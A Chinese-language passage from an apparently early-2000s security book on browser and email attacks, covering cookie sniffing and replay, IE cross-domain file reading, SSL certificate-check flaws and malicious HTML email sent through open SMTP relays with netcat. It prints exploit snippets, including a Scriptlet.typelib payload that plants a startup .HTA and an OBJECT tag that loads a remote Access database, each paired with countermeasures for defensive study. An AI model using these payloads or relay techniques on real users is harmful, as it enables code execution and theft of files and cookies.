2000年夏天，Dan Brumleve宣布他发现了Netscape Communicator中Java实现的两个小错误。特别是，他发现Netscape的Java类文件库导致了这些问题，它们在执行一些敏感操作时并不进行正确的安全检查，或者对检查结果忽略了。此问题涉及的类有：java.net.ServerSocket 类，它创建用于接收网络连接的网络监听Socket；netscape.net.URLConnection和netscape.net.URLInputSteam 类，它们采用标准Java方法读取本地文件。在所有这三种实例中，类中包含的方法不能有效地采用正确的SecurityManager.check 方法来决定小应用程序是否的确有权去执行某些行动，或者在检查失败时忽略其结果。

通过编写一个Java小应用程序就可以把这些问题挖掘出来。这个小应用程序调用这些方法来创建一个监听端口并允许其对文件系统的读权限。Dan编写了Java代码，并放在他的站点上(http://www.brumleve.com/BrownOrifice/)，这也是一个演示例子，说明这些弱点如何用于对因特网的普通浏览器进行攻击。他设置一个简单的表格，允许用户选择其可共享的目录及他们想监听的端口，然后这些信息就POST到一个Perl CGI脚本，调用Dan定制的Java类将指定文件夹共享出去，并在客户端创建与之链接的监听端口。

Dan为了表现出他的幽默感，采用了类似Napster的技术特性，允许有数以百万计用户的对等网络上的用户共享出他们的驱动器。从严重性上讲，绝不能因为它只允许用户有读数据的权限就不予重视。事实上，Dan的这种暴露信息的方式还是很仁慈的，允许用户指定其愿意共享的数据。恶意的小应用程序可以工作得更隐秘，使用Netscape

的用户都可能暴露其敏感信息。

Brown Orifice 对策

通常，防止恶意 Java 小应用程序的惟一方法就是在 Web 浏览器中禁止 Java，其步骤在“在 Netscape 中禁止 Java”一节及图 16.3 中已有说明。我们建议 Netscape 用户进行相应设置。

在本书写作时Netscape尚未提供补丁(http://www.netscape.com/security/notes/index.html)。这个脆弱点影响到Windows、Macintosh及UNIX操作系统上的Communicator 4.0 至 4.74，但不影响 Netscape 6 的预发行版 1 和 2。

16.1.3 警惕 Cookie 怪物

有时候，你会很奇怪为什么有些站点对你的访问提供个性化服务，比如能记住你购物车中的内容或是能自动将你比较喜欢的运送方法填入表中。Web 本身的支持协议 HTTP并没有跟踪访问的机制；因此就找了一个扩展的机制，允许对HTTP请求与响应保持其“状态”。此机制在 RFC 2109 中称之为“cookie”，其实就是HTTP的请求与响应中包含的一个特殊的标记(token)，允许Web站点在你进行一次次访问时记住你是谁。对每个会话都可设置cookie，这时它就保存在易失性内存(Volatile memory)中，当浏览器关闭时便会失效，也可设置其失效时间。cookie也可以是永久保存的，放到用户硬盘上的文本文件中，通常是在一个叫“cookie”的文件夹中(在 Windows 9x 中，是在%windir%\cookie下；在NT/2000中则在%userprofile%\cookies下)。你可以想像，那些可以拿到你的Cookies的攻击者就可以假冒你的身份，或者收集cookie中的敏感信息。下面我们就可以看到做到这件事并不困难。

Cookies Snarfing

流行度：	*7*
容易度：	*5*
影响力：	*2*
风险率：	*5*

劫持cookie的一个蛮力攻击方法就是嗅探(sniff)网络，然后对服务器实施重演

(replay)。任何分组捕获工具都可完成此项任务；但较好的一个工具是Laurentiu Nicula所编写的SpyNet/PeepNet(可通过http://packetstorm.securify.com 搜索列)。SpyNet是彼此和谐共处的两个工具：CaptureNet程序负责实际的分组捕获，并将它们保存到磁盘上；而PeepNet工具则打开捕获的文件，并以一种人可读懂的方式重构其会话。PeepNet的确可以重演Web浏览会话，就像你就是刚才的用户一样。下面的例子是PeepNet对一个会话的重构片断，该会话使用cookie进行认证以控制个性化的页面访问(为了保护受害者，其名字已经做了修改)：

```
GET http://www.victim.net/images/logo.gif HTTP/1.0
Accept:*/*
Referrer:http://www.victim.net/
Host: www.victim.net
Cookie: jrunsessionid=961140242781141622;
        cuid=T0RPM1ZXTFRLRlpWTVF1SEblahblah
```

在此发往服务器的HTTP请求中，就可以明白地看到cookie 标记。"cuid="部分是确认www.victim.net 站点用户的惟一身份标识。如果攻击者也访问victim.net 站点，创建他们自己的注册ID，收到自己的cookie；而victim.net 是将永久cookie存放于磁盘文件上的(而不是每个会话Cookie存于易失性内存中)。攻击者打开自己的cookie，用刚才嗅探到的"cuid="项替换自己的cuid；当他下次登录victim.net 时，攻击者就以原客户的身份登录了。

PeepNet这种重演整个会话及选择部分会话的能力使这类攻击更容易了。只需按下Go Get It! 按钮，用户正在访问的页面就可以摘取下来，因为使用了captureNet捕获的cookie。图16.4 就是这样的例子，使用captureNet嗅探的身份认证cookie，就可以用PeepNet显示某人完整的订购过程(参见右下框中的"cookie:"注释它们分别是会话和认证cookie)。

这只是一个精巧的花样，CaptureNet也可以显示一个完整的通信解码，几乎和一些专业级的协议分析工具(比如NAI公司的Sniffer Pro)相媲美。而且，SpyNet是免费的。




图16.4 CaptureNet 记录下Cookie，在PeepNet中回放

对策：cookie截取

对于那些使用cookie作为身份认证方法并保存敏感私人数据的站点要小心。一个有用的工具就是Kookaburra Software公司的cookie Pal(http://www.kburra.com/cpal.html)。它可以在Web站点试图设置cookie时给用户以告警，使你可以知道背后在干什么，从而决定是否允许这些活动。Microsoft的Internet Explorer有内置的cookie监控功能，位于Internet Options控制面板上，Security tab | Internet Zone | Custom Level，"Prompt"提示选择永久的cookie还是基于会话的cookie。Netscape浏览器cookie行为通过Edit | Preferences | Advanced设置，并且检查Warn Me Before Accepting A Cookie或Disable cookie两个选项(如图16.3所示)。对于那些你接收的cookie，如果要把它们

写入磁盘的话，要对cookie进行检查，看站点是否存入了你的个人信息。

另外，还要记住，如果你访问了用cookie作身份认证的站点，它们必须至少采用了SSL来加密你的初始用户名和密码，使这些信息在PeepNet中不会显示为明文。

我们还是倾向于直接禁止cookie，但我们经常访问的一些站点又要求cookie是打开的。比如Microsoft最为热门的Hotmail服务在登录时就需要打开cookie，因为Hotmail轮流使用各种认证服务器期间，将Hotmail简单地添加到Internet Options下的Trusted Sites区域中并不容易(关于安全区域的讨论前面已介绍)。不过你可以使用*.hotmail.com来解决。cookie是对HTTP功能不足的一个并不完美的解决方法，但其他方法可能更糟(比如，给可能保存在代理服务器上的URL添加标识符)。除非有人想出更好的主意，否则用上面提到的方法和工具显示cookie是惟一的解决方法。

通过恶意的URL盗取Cookie

流行度:	*5*
容易度:	*8*
影响力:	*2*
风险率:	*5*

曾经有一个令人恐怖的想法：IE用户单击某一个故意人为设计的URL就可以将用户cookie暴露。Peacefire公司的Bennett Haselton和Jamie Mc Carthy将此想法变成了现实，他们编制了一个脚本程序(http://www.peacefire.org/security/iecookies)，单击页面中的链接，就可以从客户机上抽取cookie。用户机上的cookie内容可由此脚本读取，因此就可由站点操作员访问。

如果Web页面中嵌有IFRAME(Inline frame)时，其后果更为严重(HTML格式的电子邮件信息或Newsgroup也有同样效果)。因特网安全顾问Richard M.Smith在下面的例子中指出了IFRAME是如何与Peacefire工具结合起来盗取cookie的

```
<iframe src="http://www.peacefire.org%2fsecurity%2fiecookies%2f
ShowCookie.html%3f.yahoo.com/"></iframe>
```

包含这种内嵌链接的恶意电子邮件消息也可以攫取用户硬盘上的cookie，并将它返

回给peacefire.org 站点操作员。好在Peacefire的家伙们看起来是好人，尽管如此，我们仍是不希望他们拥有这些有可能暴露的数据。

关闭 Cookie 启子

对于上面提到的攻击，可以从 http://www.microsoft.com/technet/Security/bulletin/ms00-033.asp 上获得补丁。另一种方法是，利用上面提到的Cookie Pal工具或是IE的内置功能显示cookie。

16.1.4 Internet Explorer HTML 框架脆弱点

IE一种知之不多的特性就是“跨域安全模型”。此概念的一个好的描述可参见 http://www.microsoft.com/technet/security/bulletin/fq00-009.asp 上的文章。此模型透明地运作，防止一个Web站点创建的窗口(IE“域”的最简单形式)读取、访问或干扰另一个站点上窗口中的数据。这种模型的一个必然结果就是，一个窗口中打开的HTML Frame(框架)只能被其父窗口访问(如果它们在同一域中)。

令此模型感兴趣的是，本地文件系统也认为是IE下的一个域。这就在一定程度上破坏了跨域安全模型，为恶意的Web站点操作员打开了一些门，不仅可以浏览到来自用户访问的其他站点的数据，也可以看到用户自己硬盘上的文件。

这些问题，使恶意Web站点上的几行代码或者电子邮件消息中的代码就可以控制信息。下面我们会讨论到其中一些较突出的问题。

利用IFRAME和IE document.execCommand 读取其地域

流行度:	*5*
容易度:	*6*
影响力:	*7*
风险率:	*6*

浏览器安全大师Georgi Guninski找到了几个突破IE的跨域安全机制的实例(参见其IE页面：http://www.nat.bg/~joro/index.html)。

在这些问题的发掘中，Georgi经常用到上面提到的IFRAME标记。IFRAME是HTML 4.0的一个扩展。与标准HTML FRAME不同，IFRAME可以在常规的无框架的页面中间

创建一个浮动的框架，就像内嵌一个图像一样。这是在Web页中插入其他站点内容(甚至是本地文件系统)的并不很显眼的方法，适合于偷偷地访问其他域中的数据。

下面这个特殊的漏洞挖掘方法是此种技术的一个极佳例子。它使用IFRAME，其源设为本地文件，将JavaScript注入IFRAME中，然后在本地文件系统域中执行。如果恶意的Web站点操作员知道(或猜到)文件名和位置，就可以查看浏览器窗口中可打开的各种类型的文件。像winnt/repair/sam._之类的文件不可读，但它可激活IE文件下载窗口。Georgi的样例中可以读取用户硬盘上的文件c:\test.txt，当然前提是该文件存在。该样例代码可从http://www.nat.bg/~joro/execc.html获得。

IFRAME ExecCommand对策

采用http://www.microsoft.com/technet/security/bulletin/ms99-042.asp的补丁程序来解决此问题。另一种方法是，利用前面讨论安全区域中提到的相同机制，禁止Active Scripting。

IE框架域验证

流行度：	*5*
容易度	*6*
影响力：	*7*
风险率：	*6*

Mead & Company公司的Andrew Nosenko在2000年6月报告，IE中的两个功能不能对域成员作正确检查，允许恶意定制的HTML页面可以打开包含本地文件的框架，并可以读取该文件(参见http://www.ntsecurity.net/go/loader.asp?iD=/security/ie5-17.htm)。无独有偶，Georgi Guninski在他的站点上也发布了类似的脆弱点。Georgi的代码比较简单：

```
<IFRAME ID="I1"></IFRAME>
<SCRIPT for=I1 event="NavigateComplete2(b)">
alert("Here is your file:\n"+b.document.body.innerText);
</SCRIPT>
<SCRIPT>
I1.navigate("file://c:/test.txt");
setTimeout('I1.navigate("file://c:/test/txt")',1000);
```

```
</SCRIPT>
```

上例中，其目标仍是一个测试文件；当然，他可以很容易地读取用户系统中任何浏览器可查看的文件，只要简单地对"file://c:/test.txt "行中进行调整即可。

框架域验证对策

可以采用http://www.microsoft.com/technet/security/bulletin/fq00-033.asp 上的补丁。同样，禁止Active Scripting的方法也是可行的，不过它会大大限制那些依赖于Active Scripting机制的站点的功能(参见前面有关安全区域的讨论)。

16.2 SSL 欺骗

SSL是一种协议，目前因特网上大部分安全的电子商务(E-Commerce)交易都是通过SSL完成的。SSL基于公钥密码体制，对于新手来说，这可能有点玄妙，不过这是理解现代经济中买卖过程的重要概念。关于SSL的工作原理在http://home.netscape.com/security/techbriefs/ssl.html 上有非常好的阐释文章。

SSL是一个安全规范，因此其实现取决于相应的软件产品，正如我们前面所见，在成功在即时，总会有许多不如意——实现中的瑕疵往往会将任何规范的安全性减弱至零。我们下面将讨论一些实现上的瑕疵。

但在此之前，仍有一些忠告：读者应该设置所用Web浏览器的最强SSL加密方式，即128位长的密码方式。由于美国政府出口限制的放松，对于不是禁止名单(embargo lists)中的国家，其浏览器用户均可用到128位的加密。在IE下，打开"About"信息框，获得128位版本，在Netscape下，可访问http://home.netscape.com/download ，检查主要的下载页面，查找128位强加密的标签。

绕过Web浏览器SSL证书有效机制

流行度：	*3*
容易度：	*1*
影响力：	*6*
风险率：	*3*

此问题与合法Web站点SSL证书的假冒有关，正常情况下，根据SSL规范，通过对连接的另一端服务器DNS名字、IP地址及证书身份的交叉检查就可以使假冒的情况无效。然而，斯洛文尼亚的ACROS安全小组却发现，Netscape Communicator 4.73版之前在实现中有漏洞。在这些版本中，当已存在的SSL会话建立时，Communicator只和已存在的SSL会话比较证书中的IP地址，而没有DNS名。这样，可以用一个恶意的Web服务器假冒一个合法服务器，欺骗浏览器打开与此假服务器的SSL会话，可是，随后的去往合法Web服务器的会话就都终止于此捣乱的服务器上，而对用户则没有任何的标准告警。

当然，我们知道这有点绕，为了搞明白，可以在CERT建议文档2000--05中查看ACROS小组的原始文档：http://www.cert.org/advisories/CA-2000-05.html(尽管其例子中使用Verisign和Thawte，包含了过期的IP地址)。不过，了解这种漏洞所带来的启示还是很值的，当然要调整程序的变量使之工作并不容易。许多人想当然地认为，一旦SSL锁图标出现在他们的浏览器中，就万事大吉了。ACROS的例子告诉我们，只要在软件的开发上做些文章，事情还没有那么简单。

ACROS小组在IE上也发现了相似的问题，IE的问题在于，它只是检查证书是否由有效的证书授权机关签发，而不去验证服务器名或过期日期。不过，这只发生在通过Frame(框架)或图像创建至SSL服务器的SSL连接的时候(这是一条创建SSL会话而不引人注意的秘密办法)。此种情况下，如果新建的SSL会话是同一服务器且在同一IE会话中，则IE不能有效地对证书进行再验证。

Web浏览器SSL漏洞的对策

如前如述，升级到Communicator 4.73以上可以缓解此问题(http://home.netscape.com/download)。对于那些在以前版本上开发一些特殊功能的用户，Netscape提供了个人安全管理器(Personal Security Manager，简称PSM)(http://www.iplanet.com/downloads/download/detail_128_316.html)。PSM可以代表Netscape Communicator 4.7及其他应用程序来执行公开密钥加密操作(如SSL中所使用的那样)。IE用户可以从http://www.microsoft.com/technet/security/bulletin/ms00-039.asp上获得有关补丁信息。

当然，确认站点证书是否合法的惟一途径是对提交给用户的服务器证书进行手工检查。在Netscape或IE中，单击浏览器下部的小锁图标可以执行此功能。你也可单击

Netscape的工具栏上的Security按钮来获得此信息。在IE中，单击小锁图标也可以，或者在访问一个SSL保护页面时选择File | Properties可显示证书信息。图16.5展示了IE显示一流行Web站点证书。




图16.5 IE检查服务器的SSL证书，一定要确认此信息和要访问的SSL服务器相符

IE中的两个设置可以帮助用户自动确认服务器的SSL证书是否已被废除。它们是Tools | Internet Options | Advanced | Security下的"Check For Server Certificate Revocation"以及"Check For Publisher Certificate Revocation"。

16.3 电子邮件攻击

大多数人对因特网的认识来自于最可见的界面——WWW。然而，因特网上每天发送的电子邮件的量却可能超过Web的流量。电子邮件是因特网用户最简单也是最有

效的进入计算空间的途径。有趣的是，两个最热门的因特网协议，HTTP和SMTP的相互作用，使潜在的危险性极大地增强了HTML格式的电子邮件消息对于我们前面讨论过的各种浏览器攻击来讲，同样是一种非常有效的方式，可以说有过之而无不及。在电子邮件消息中嵌入动态代码技术挖取一些易受骗用户的信息是易如反掌的事。

注意 *尽管本节谈论的只是电子邮件，但这里采用的技术同样适用于因特网新闻组。加上一些策略的应用，会产生比spam攻击范围更大的破坏。*

16.3.1 Mail Hacking 101

在讨论具体攻击之前，看看一个恶意的邮件消息是如何发送出去的会有所帮助。对于最新潮的图形化的电子邮件客户端来讲，进行攻击远比想像的困难，因为它并不允许对SMTP(Simple Mail Transfer Protocol)的头消息进行直接操作。令人讽刺的是，面对所有的指责，Microsoft认为是接收端导致了这些问题。事实上，用Outlook和Outlook Express(OE)这样的程序来发送恶意的代码是相当困难的。当然，UNIX用户可以使用传统的命令行邮件客户程序来执行此操作。

在Windows中，我们最喜欢的机制就是通过命令提示符手工向SMTP服务器直接发送消息。最好的方法就是用netcat将包含了SMTP命令及数据的文本文件通过管道发送出去。下面是具体做法。

首先，将预谋的SMTP命令和数据信息写入文件中(比如malicia.txt)，声明正确的MIME(Multi-Part Internet Mail Extension)语法是很重要的，这样，电子邮件才可以正确地格式化——通常，会以HTML格式发送消息，因此消息体就是恶意装载的一部分。关键的语法是以"MIME-Version:1.0"开头的三行：

```
helo
mail from: <mallory@malweary.com>
rcpt to: <hapless@victim.net>
data
subject: Read this!
Importance: high
MIME-Version: 1.0
Content-Type: text/html; charset-us-ascii
```

```
Content-Transfer-Encoding: 7bit
<HTML>
<h2>Hello World!</h2>
</HTML>
.
quit
```

然后将此文件从命令行输入，并通过netcat管道输出，指向邮件服务器的监听SMTP端口25：

```
type malicious.txt|nc -vv mail.openrelay.net 25
```

心怀叵测的黑客选择的一般是不知名的邮件服务器，它们对转发的SMTP消息限制不严；黑客们也会花些功夫去隐藏其自己的IP地址，使邮件服务器中的日志难以去追踪其活动。

技巧 *这些"公开的SMTP转发服务器"经常被一些小痞子们滥用，从Usenet讨论中可以找到这些服务器，有时也可在http://mail-abuse.org 上找到。*

如果你想发送的附件中有HTML-格式的消息，技巧要高一点，你必须在消息中加入另一部分的MIME，并对附件用Base64编码(RFC 2045-49)。自动执行的最好实用工具是John G.Myers 提供的mpack，可从http://www.simtel.net/simtel.net/msdos/decode.html 上获得。mpack可以非常优雅地将MIME头添加进去，使输出可直接发往SMTP服务器，下面是一个对plant.txt 文件进行mpack编码的例子，输出文件叫plant.mim。-s选项指明消息的主题行是可选的。

```
mpack -s Nasty-gram -o plant.mim plant.txt
```

下面是需要技巧的部分。此MIME必须插入到已存在的HTML格式的消息中。我们还使用前面的例子，malicia.txt，用"Content-type:"行中定义的MIME边界将消息分开；MIME边界前为双横线(--)，边界结束也是双横线(--)；也请注意"multipart/alternative" MIME部分(boundary2)的嵌套。这样，Outlook接收方就可以正确地对HTML消息体进行解码。请仔细注意断行(Line break)的位置。MIME的解释与这些位置关系很

大。另外，注意到此消息的重要性正设置为高优先级("high")，这是诱惑受害者的又一招。

```
helo somedomain.com
mail from: <mallory@maiweary.com>
rcpt to: <hapless@victim.net>
data
subject: Read this!
Importance: high
MIME-Version: 1.0
Content-Type: multipart/mixed;
              boundary="_boundary1_"

--_boundary1_
Content-Type: multipart/alternative;
              boundary="_boundary2_"

--_boundary2_
Content-Type: text/html; charset=us-ascii

<HTML>
<h2>Hello World!</h2>
</HTML>

--_boundary2_--

--_boundary1_
Content-Type: application/octet-stream; name="plant.txt"
Content-ID: <5551212>
Content-Transfer-Encoding: base64
Content-Disposition: inline; filename='plant.txt"
Content-MD5: Psn+mcJEv0fPwoEc4OXYTA==

SSBjb3VsZGEgaCFja2VkIHlhIGJhZCANCg==

--_boundary1_--
.
quit
```

通过netcat将此文件输出到公开的SMTP服务器上，就发送了HTML格式的消息，且文件plant.txt作为附件，收信者为hapless@victim.net。为了更好地理解MIME边界，可以参考RFC 2046的5.1.1节(ftp://ftp.isi.edu/in-notes/rfc2046.txt)。当然从Outlook

Express中查看文本消息也是有用的，方法是单击Properties | Details | Message Source，这样就可以看到原始的数据(Outlook不允许看到所有原始的SMTP数据)。

本章中我们将此方法称为"邮件攻击精要"，可以运用这种技术和发现的各种特殊电子邮件攻击进行比较，来看看那些"恶意"电子邮件所真正表现出来的危险程度。

通用的邮件攻击对策

显然，邮件客户软件中应当禁止HTML格式的电子邮件，但对大多数的现代电子邮件客户来说这是很困难的，甚至是不可能的。在电子邮件中必须明确禁止的另一个Web特性是移动代码技术(mobile code technologies)，我们在前面有关安全区域的讨论中已讲述了相应的做法，这里还想重复一下，对于Microsoft Outlook及Outlook Express，在Tools | Options | Security下，将Secure Content下的Zone设置为Restricted Sites(此设置对IE的Web浏览不可用，它有自己的设置)，如图16.2所示。这种设置对大部分下面提到的问题都有效，是强烈推荐使用的。

当然，对邮件附件的小心处理是很重要的。大多数人对诸如ILOVEYOU之类病毒的本能反应就是责备厂商，但事实上，几乎所有邮件相关的病态软件都是用户相配合的结果。http://officeupdate.microsoft.com/2000/downloadDetails/Out2ksec.htm 上提供了Outlook补丁，使用户自动启动附件更为困难，强迫他们至少单击两次对话框才允许执行附件(同时，将其安全区域设为Restricted Sites)。下面我们将看到，这并不是防傻子(fool-proof)的，而是极大地阻止可能的攻击者。免遭攻击的另一句良言就是 不要打开或下载不认识人的消息或附件。

16.3.2 通过电子邮件执行任意代码

下面的攻击演示了在受害者机器上执行命令的各种不同机制，其中大部分只需打开这些居心不良的消息或是Outlook/OE的预览窗格就可激活。


"safe for scripting"邮件攻击

流行度:	*5*
容易度:	*6*
影响力:	*10*
风险率:	*7*

攻击再没有比这更致命的了：所有受害者只需做一件事，就是阅读消息(或是在Outlook/OE中查看预览窗格)，无需用户的更多介入!干这件恶事的，又是我们前面讨论ActiveX时介绍过的"安全脚本"(safe for scripting),具体就是带有"safe for scripting"标记的Scriptlet.typelib ActiveX 控件。Eyedog.ocx 当然很容易使用，不过下面的非法利用的例子是Georgi Guninski的演示例子，使用的是Scriptlet.typelib，该例子可以从http:/www.nat.bg/ ~joro/scrtlb-desc.html 上获得。本例是对"邮件攻击精要"稍作修改的版本。

```
helo somedomain.com
mail from: <maliory@malweary.com>
rcpt to: <hapless@victim.net>
data
subject: Ya gotta read this!
MIME-Version: 1.0
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding:7bit
If you have received this message in error, please delete it.
<object id="scr" classid="clsid:06290BD5-48AA-11D2-8432-006008C3FBFC">
</object>
<SCRIPT>
scr.Reset();
scr.Path='C:\\WIN98\\start menu\\programs\\startup\\guninski.hta";
scr.Doc="<object id='wsh' classid-'clsid:F935C22 1CF0-11D0-ADB9-
00C04FD58A0B'></object><SCRIPT>alert(' Written by Georgi Guninski
http://www.nat.bg/~joro');wsh.Run('c:\\WIN98\\command.com');</'+'SCRIPT> ;
scr.write();
</SCRIPT>
</object>
.
quit
```

此代码执行两步攻击。首先，在用户的Startup文件夹中创建了一个HTML应用程序文件(扩展名为.HTA)，并将脚本内容写进去。这种文件创建在用户预览消息时悄悄地进行，几乎不会引起用户的注意(如果观察足够细的话，可能会看到硬盘操作灯闪烁)。下图就是用户消息接收箱(inbox)中接收到我们的测试信息时的情形，引发攻击所需做的一切，就是在预览窗格中查看消息。



当用户必须重启机器时(此脚本也可重启用户的计算机)，第二步攻击开始了。启动时.HTA 文件开始执行(.HTA 文件自动由Windows shell解释)，在我们的例子中，用户会看到下面的弹出消息：

当然，这次执行行动是无害的，但我们可以看出破坏是有限的，本例仅仅是因为攻击者的“仁慈”罢了。

这个称为KAK的蠕虫是对Scriptlet的脆弱点的非法利用所致，可用于那些小心(或未打补丁)的Outlook/OE用户。有关KAK的更多信息，参见http://www.symantec.com/avcenter/venc/data/wscript.kakworm.html 。

"safe for scripting"对策

关于Scriptlet/Eyedog ActiveX组件的补丁可从http://www.microsoft.com/technet/security/bulletin/ms99-032.asp上获得。请注意，这仅仅解决和Scriptlet及Eyedog相关的问题，要想真正安全，应该按照在"安全区域"一节中所讨论的方法，即对邮件用户禁止ActiveX。

使用ActiveX执行MS Office文档

流行度:	*5*
容易度:	*5*
影响力:	*10*
风险率:	*7*

Georgi Guninski利用HTML电子邮件消息中嵌入ActiveX标记的方法装入某些相当危险的ActiveX控件；不仅如此，他在站点上又张贴出了更多的忠告，用同样的技术也可以启动具有潜在危险的MS Office文档(Office文档的行为很像ActiveX控件)。这些发现记录在http://www.nat.bg/~joro/sheetex-desc.html(关于Excel和PowerPoint文档问题)及http://www.nat.bg/~joro/access-desc.html(关于Access数据库中启动Visual Basic应用程序代码(VBA)问题)上。

我们先讨论第二个发现，理由有两个，一是Excel/PowerPoint问题可以偷偷地往磁盘中写文件，更有趣一些，在下一节中会专门介绍；二是从安全的这个圈子里看，Access脆弱性更为重要，因为它可以绕过用户对ActiveX采用的一切安全措施——而且，即使完全禁止ActiveX，仍然存在脆弱点。此问题的严重性用SANS研究院的话来说，"可能是Microsoft所犯的Windows工作站(各种版本——95，98，2000，NT 4.0)最危险的程序设计错误。"(参见http://www.sans.org/newlook/resources/win_flaw.htm)。这种激情主义的断语并非妄言。

在IE中，从一个对象(Object)标记装入Access文件(.MDB)时，Windows会执行一个检查，问题就出在这里。下面是Georgi Guninski所提出的HTML片段。

```
<OBJECT data='db3.mdb" id="d1"></OBJECT>
```

只要IE碰到object标志，就下载"data="参数中指定的Access数据库，并调用Access打开该文件，并且提醒用户运行该数据库可能带来潜在危险。因此，不论IE/Outlook/OE是否可执行ActiveX控件，数据库都会启动。

Georgi利用的是其web站点上的一个远程文件，叫db3.mdb，它是一个包含单一表能启动Wordpad的Access数据库。下面是另一个"邮件攻击精要"，演示攻击是如何完成的：

```
helo somedomain.com
mail from: <mallory@attack.net>
rcpt to: <hapless@victim.net>
data
subject: And another thing!
Importance:high
MIME-Version: 1.0
Content-Type: text/html; charset=us-ascii

<HTML>
<h2>Enticing message here!</h2>
<OBJECT data="http://www.nat.bg/~joro/db3.mdb" id="d1"></OBJECT>
